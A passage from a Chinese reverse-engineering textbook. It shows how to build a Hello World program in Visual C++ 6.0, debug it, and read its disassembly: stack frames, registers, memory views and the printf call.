首先我们使用高级语言的开发环境编写一个简单的小程序，然后使用各种反汇编工具分析它，以此来学习使用反汇编工具进行代码分析的方法。在此我们使用 C 语言，用 Visual C++ 6.0 作为开发环境编写一个小程序。这个程序很简单，运行后仅仅在控制台窗口中显示一个“Hello World”字符串。如果会用 IDE 环境可以跳过这一节。

##### 注 意

若完全理解这个小程序需要懂得一定的 C 语言知识，而当前关于讲解 C 语言的书籍非常多，我们在此方面并不做讲解，请读者自行学习。然而作为一名合格的病毒分析工程师，懂得 C/C++ 语言也是很有必要的，因为很多计算机病毒都是使用 C/C++ 语言编写的。很多时候我们不懂得正向开发是很难逆向分析的，通常情况逆向分析是建立在理解掌握正向开发的基础之上的。

首先用 VC 6.0 新建一个工程，选择“File”菜单，然后选择“New”打开新建对话框，然后选择“Projects”（工程）属性页，在其中选择“Win32 Console Application”建立一个 Win32 Console Application 控制台工程。所谓 Win32 Console Application 就是 Win32 控制台应用程序，工程名为 Test，然后选择适当的工程存储路径，如图 4-46 所示。




图 4-46 VC 6.0 新建工程对话框

单击“OK”按钮后便弹出工程选项对话框，如图 4-47 所示。




图 4-47 工程选项对话框

我们选第一项“An empty project”，即创建一个新工程，然后单击“Finish”按钮。它弹出了一个窗口给我们，提示我们一些工程信息，如图 4-48 所示。

这里的提示信息含义如下：

+ Empty console application	//空的控制台程序
+ No files will be created or added to the project.	//没有源文件



单击“OK”按钮后我们看到了 VC 的工作界面，如图 4-49 所示。




图 4-48 信息提示对话框




图 4-49 VC 6.0 的工作界面

最左边的是视图窗口，它分为类视图和文件视图，如果安装有 VC 助手 VA 软件还会有两个 VA 视图。类视图在写 Visual C++ 程序的时候会显示一些我们自己定义的类的一些信息，文件视图中显示了我们工程中包含的文件，比如头文件.h 和源文件.cpp 或.c。如果是在写 Windows 窗口程序还会有资源视图，它里面包含图标，菜单等。

接下来我们先选择文件视图。我们看到了有三个树型的文件夹，如图 4-50 所示。




图 4-50 文件视图

这是 VC 自动帮我们建立好的，我们也可以把他们删除然后重命名，不过一般我们不需要改动它。接下来选择“File”菜单，然后选择“New”打开新建对话框，选择“File”属性页，之后选择其中的

“C/C++ Header File”选项，意味着新建一个“.c”源文件。输入文件名 Test.c，其余各项保持默认即可，如图 4-51 所示。




图 4-51 VC 6.0 新建文件对话框

单击“OK”按钮后我们看到这时 Source Files 下多出了一个我们刚才建立的文件。接下来就可以双击打开这个文件编写 C 程序。在文件中写入如下 C 源程序：

```
////////////////////////////////////  
//                               Test.c                               //  
////////////////////////////////////  
#include <stdio.h>  
int main()  
{  
    printf("Hello world!\n");  
    return 0;  
}
```

按“F7”之后在下面的调试信息窗口会显示出“Test.exe - 0 error(s) 0 warning(s) 0 个错误 0 个警告”，证明编译成功。按“Ctrl + F5”即可运行刚刚编译的程序。我们看到在 Win32 的控制台上，一串白色的“Hello world!”显示了出来，程序运行了。当然，这只是很简单的一个小程序，重点不是会写这个程序，而是要知道它的运行原理。

### 4.3.2 调试技术

通常我们分析程序内部原理时就要调试这个程序，所谓调试也就是按照逐条指令执行的方式运行程序，在这个过程中检测程序的错误。调试程序自然需要有调试器，凡集成开发环境都会自带调试器，用于进行源码级别调试或汇编代码调试。也有专门用于 Win32 可执行程序的汇编代码调试器，例如 OllyDbg（调试用户层程序）、SoftIce（既可以调试用户层程序也可以调试内核程序）、SysterDebugger（国人开发的专门用来调试驱动的调试器）等。

下面我们用 VC 自带的调试器来调试一下上面写的 C 程序例子。把上面的例子用 VC 6.0 英文版 Debug 方式编译。编译通过后按“F10”单步执行一次，进入 VC 的调试环境，我们看到黄色箭头在我们 Main 函数的起始位置，表示当前要运行的代码位置。默认情况下显示的是源码调试窗口，下方的是变量自动显示窗口和观测窗口。可以通过 View 菜单 Debug Windows 子菜单项选择调试过程中要查看的窗口。例如可以显示内存窗口、寄存器窗口、堆栈调用窗口和反汇编窗口，如图 4-52 所示。




图 4-52 VC 6.0 的调试窗口

此时我们选择“View”菜单中的“Debug Windows”子菜单项中的“Disassembly”打开反汇编窗口。这样调试时反汇编代码就会出现在代码窗口，而处于汇编代码的显示状态下 Debug 版本还会在相应的汇编代码上插入源代码以便让我们更好地去理解汇编代码，如图 4-53 所示。





图 4-53 VC++ 6.0 的调试界面

下面的两个窗口属于调试信息窗口，其中左面的窗口实时显示程序运行时当前变量的信息。右面的可以称为监视信息窗口，比如我们要看某一变量当前值，就在这里加上这个变量名字就可以。

#### 注意

在程序的调试过程中，观察变量的值具有非常重要的意义。因为变量的值随时都可能发生变化，在不同的环境下相同的变量可能具有不同的值。可以说变量的值也反映了程序的运行状态。

还有一组工具栏比较重要，即“Debug”调试工具栏，如图 4-54 所示。

这里面包含几个重要的窗口，有寄存器窗口，单击工具栏图标  即可弹出，如图 4-55 所示。

寄存器窗口主要用来查看寄存器的当前信息，我们常用到的寄存器都显示在这个窗口里，下面让我们再回顾一下这些寄存器：

EAX：作为累加器，一般函数返回值也是存放在这个寄存器里；




图 4-54 VC6.0 的调试工具栏




图 4-55 寄存器窗口 registers

- EBX：作为基址寄存器用来参加寻址操作；
- ECX：作为记数寄存器，一般循环和串操作重复次数都放在这个寄存器；
- EDX：数据寄存器，一般存放临时数据；
- ESP：堆栈指针寄存器，用来存放栈顶位置；
- EBP：基址指针寄存器；
- ESI：源变址寄存器；
- EDI：目的变址寄存器。

单击调试工具栏 图标即可弹出内存窗口，如图 4-56 所示。




图 4-56 内存窗口 memory (“Hello world!” 程序的内存关系图)

内存窗口主要用来查看内存的结构或某个内存值，其中最左边显示的是内存地址，中间为内存中以十六进制显示的数值，右边为内存数值对应的 ASCII 码显示区域。默认情况下 ASCII 码区为 ANSI 编码，又称多字节编码。通常多字节编码用一个字节表示一个英文字母或一个字符，用两个字节表示一个汉字。对应的还有一种编码方式称之为 UNICODE 编码，即宽字节编码。UNICODE 编码用两个字节表示一个字符、字母或汉

字。图 4-57 所示为 ANSI 编码与 UNICODE 编码的区别。





图 4-57 ANSI 和 UNICODE 编码

单击调试工具栏的图标即可将代码切换到汇编代码，如图 4-58 所示。






图 4-58  汇编代码与源码的切换

图 4-59 叙述了以上代码的含义。

在图 4-56 中标示了四个代码块对应影响的内存块的变化。而且在 Debug 编译方式下每几条汇编代码对应一行源代码，在汇编状态下其中 VC 为我们插入的源代码，是不执行的，只是告诉我们当前汇编代码的功能，这样便于我们去调试。当我们再次单击按钮即可切回源代码，如图 4-60 所示。

这是切换到源代码方式，其中黄色箭头指向当前正要执行的代码。调试我们自己写的程序一般用源代码调试，如果分析别人写的程序我们是拿不到别人的源代码的，这样就要用汇编代码去调试了。



- ① 保护EBP
- ② 保护EBX, ESI, EDI
- ③ 分配40字节空间
- ④ "Hello world!"字符串首地址入栈，作为printf函数的参数

图 4-59 汇编代码含义

```
#include <stdio.h>

int main()
{
    printf("Hello world!\n");
    return 0;
}
```

图 4-60 源码

让我们熟悉一下在 VC 中调试程序时用到的快捷键。

Alt + Num \*：用来显示将要执行的代码（也就是黄色光标处）。

这个标志始终是标志着正要执行的代码，如果当前的汇编代码比较长或我们跟进了某个函数的内部或者超过了屏幕所显示的范围，而现在我们又想显示代码执行到的位置，那么就要用到这个按钮去显示当前代码执行的位置。

F11：单步进入，用来在调试过程中跟踪到要调用的函数内。

一般用来跟踪进函数的内部或重复语句执行的具体步骤。

F10：单步步过，把每条汇编代码当做一个单位，每次执行一行汇编代码。

可以理解为忽略函数内部运行的细节，而把函数当做一条指令去运行，直接越过函数体内部，然后返回到调用这个函数的下一行代码。

Shift + F11：单步跳过，用于跳出当前代码指针所在的函数。

如果当前代码指针在要调用的函数内并想运行到跳出这个函数的下一条指令，可以用这个快捷键。

Shift + F5：停止调试器，结束当前的程序调试，返回到代码的编辑状态。

Ctrl + Shift + F5：重新调试。

如果在程序调试时想重新调试此程序，用这个按钮可以将程序重新调试，但是此按钮功能只是把代码指向了 Main 函数的入口，如果想运行到断点位置调试需要按下“F5”运行到断点处再继续调试。

下面我们在调试上面的程序之前先了解一下 Main 函数的执行脉络，用 C 语言编写的控制台程序都是以一个 Main 函数作为用户代码的入口。实际上程序的入口点并不是 Main 函数，而我们写代码的入口是在 Main 函数，这样误导了一些对系统底层不太了解的人，其实在 Main 函数之前 C 运行时库更早就执行了。

C 运行时库就是 VC++ 为我们准备好的代码库，它在执行我们的程序前先被执行了，然后 C 运行时库调用 Main 函数，从而使我们在 Main 函数中的代码得以执行。其调用关系如图 4-61 所示。

首先操作系统加载系统动态链接库 KERNEL32.DLL，由 KERNEL32.DLL 中一个间接调




图 4-61 C 语言控制台程序调用原理

用函数来运行我们的程序（其实我们的程序在编译时已经被编译器把运行时库的代码合并到一起了），我们编译出的程序里肯定有一个 `mainCRTStartup` 函数，然后由 `mainCRTStartup` 调用我们的 `Main` 函数。

现在让我们动手来调试一下这个程序。先从 `Main` 函数开始，把这个程序用 `Debug` 方式编译，我们先把代码变为汇编代码，如下：

```
1:  #include <stdio.h>
2:
3:  int main()
4:  {
0040D3F0  push     ebp                ; 保护 EBP
0040D3F1  mov      ebp,esp            ; 栈顶指针给 EBP 准备用 EBP 寻址
0040D3F3  sub      esp,40h            ; 空出 40 字节大小的内存空间
0040D3F6  push     ebx                ; 保护 EBX
0040D3F7  push     esi                ; 保护 ESI
0040D3F8  push     edi                ; 保护 EDI
0040D3F9  lea      edi,[ebp-40h]       ; 空间首地址给 EDI
0040D3FC  mov      ecx,10h            ; 设置重复次数
0040D401  mov      eax,0CCCCCCCch     ; 设置填充值
0040D406  rep stos dword ptr [edi]     ; 循环 ECX 次将 EAX 的值写入 EDI 寄存器所指向的
地址，STOS 每次执行 EDI 自增 4
; 以上是 Main 函数的常规代码

5:      printf("Hello world!\n");
0040D408  push     offset string "Hello world!\n" (00422e80) ; 压入 printf 函数的参数
0040D40D  call     printf (0040d690); 调用 C 标准库函数 printf 典型的寄存器传参数
0040D412  add      esp,4                ; 堆栈平衡
6:      return 0;
0040D415  xor      eax,eax              ; main 函数的返回值 eax 清零
7:  }
0040D417  pop      edi                  ; 恢复 EDI
0040D418  pop      esi                  ; 恢复 ESI
0040D419  pop      ebx                  ; 恢复 EBX
0040D41A  add      esp,40h              ; 恢复分配的 40 个字节的栈指针
0040D41D  cmp      ebp,esp              ; 比较函数进入时栈指针与现在的栈顶指针
0040D41F  call     __chkesp (0040d650)   ; 根据 printf 堆栈平衡
0040D424  mov      esp,ebp              ; 还原进入函数时的栈顶
0040D426  pop      ebp                  ; 恢复调用此函数前的 EBP
0040D427  ret                           ; 返回到调用此函数指令的下一条指令
```

程序在 `Main` 函数执行时，在反汇编的前几行代码我们看到如下代码：

```
0040D3F0  push     ebp
0040D3F1  mov      ebp,esp
```

一般使用 `VC` 开发的程序，它被反汇编成汇编代码后，函数的开头都是用到这两条指令，第一条指令先把 `EBP` 入栈用来保存主调函数要用到的 `EBP`，从而在被调函数调用结束后能够恢复主调函数的栈空间。第二条指令是将当前的栈顶赋值给栈底寄存器，从而为被调函数开辟新的栈空间。

我们接下来可以看到 Main 函数的常规代码，所谓常规代码就是每次编译器为我们生成的固定代码，这里编译器为我们在被调函数新的栈底上方预留 40 个字节的内存用于存放被调函数即 Main 的局部变量。

```
0040D3F3  sub     esp, 40h           ;空出 40 字节大小的内存
0040D3F9  lea     edi, [ebp-40h]     ;空间首地址给 EDI
```

这里的 0040D3F9 它用到了 EBP 寻址，EBP 保存的是函数进入时 ESP 栈顶指针的地址，我们看看接下来 EBP 在做什么，如图 4-62 所示。

从 sub esp,40h 这条指令中我们可以看到，图中刚开始 ESP 的值给到了 EBP 中，然后由 ESP 留出了 40 字节的内存空间（等效于栈空间），如图 4-63 所示。




图 4-62 函数调用原理




图 4-63 开辟新的栈空间

如上图所示 lea edi,[ebp-40h]这条指令是把 EBP-40h 这个地址赋值给了 EDI 寄存器。注意这里的寻址方式是用 EBP 寻址，因为 EBP 的地址是刚进函数时 ESP 所给定的，也就是说这里它用 ESP 分配实际地址空间，用 EBP 去指向。我们也可以把这 40 个字节的内存理解成局部变量区域，那么 EBP-XH 的寻址就是对局部变量的寻址。

我们继续看下面的代码：

```
0040D408  push    offset string "Hello world!\n" (00422e80)
0040D40D  call    printf (0040d690)
0040D412  add     esp, 4
```

在这段代码中我们看到了一个 push 指令和一个 call 指令，我们先重点看下 push 指令压入了什么，我们先按“F10”键单步走到“push offset string "Hello world!\n" (00422e80)”这条指令，也就是代码地址 0x0040D408 处，我们看到了有一个 push 指令和它下面的一个“call printf(0040d690)”指令。不难看出这个 call 指令是我们刚才调用的 printf 函数，

而 `push` 指令是 `printf` 的参数，一个典型的堆栈传参。我们再按下“F10”键，运行压栈的指令，可以看出它压入的 `0x00422E80` 是一个内存地址，接下来我们只要看看这个内存地址里面的值就知道压入的参数信息了。现在我们打开 memory 内存窗口，在 Address 中写入这个地址按回车键，如下：

00422E80 48 65 6C 6C 6F 20 77 6F 72 6C 64 21 0A 00 00 00 Hello world!....

这正是我们传给 `printf` 的参数，现在我们至少知道 `printf` 的原理了，它是把一串字符串的首地址当参数传递，然后由这个地址去取字符串再显示的。

这里“`add esp,4`”这条堆栈平衡语句值得注意的是源操作数是 4，堆栈平衡示意图如图 4-64 所示。

可以看出在调用 `printf` 之前需要压栈一个参数，而每压栈一次 ESP 自动减 4（内存地址用 4 字节表示）。为了在调用 `printf` 函数之后还原到调用函数之前的 ESP，函数调用就要  $ESP = ESP + \text{函数参数个数} \times 4$ 。

函数调用原理请看如下例子，我们首先自定义了一个函数，它接收两个整型参数，函数功能是返回这两个参数的和。C 代码如下：

```

////////////////////////////////////
//                               //
//                               //
////////////////////////////////////
#include <stdio.h>

int Test(int a, int b)
{
    return a+b;
}

int main()
{
    int i = Test(3, 2);
    return 0;
}

```

在这个例子中 `main` 函数是主调函数，`Test` 函数是被调函数。我们研究一下 `main` 函数调用 `Test` 函数的调用过程。按“F10”进行单步调试，然后按快捷键“Alt+8”显示反汇编代码。其中如下代码是 `main` 函数的常规代码，与先前例子中的常规代码是一样的。

```

0040D6F0  push    ebp
0040D6F1  mov     ebp,esp
0040D6F3  sub     esp,44h
0040D6F6  push    ebx
0040D6F7  push    esi
0040D6F8  push    edi
0040D6F9  lea     edi,[ebp-44h]
0040D6FC  mov     ecx,11h

```

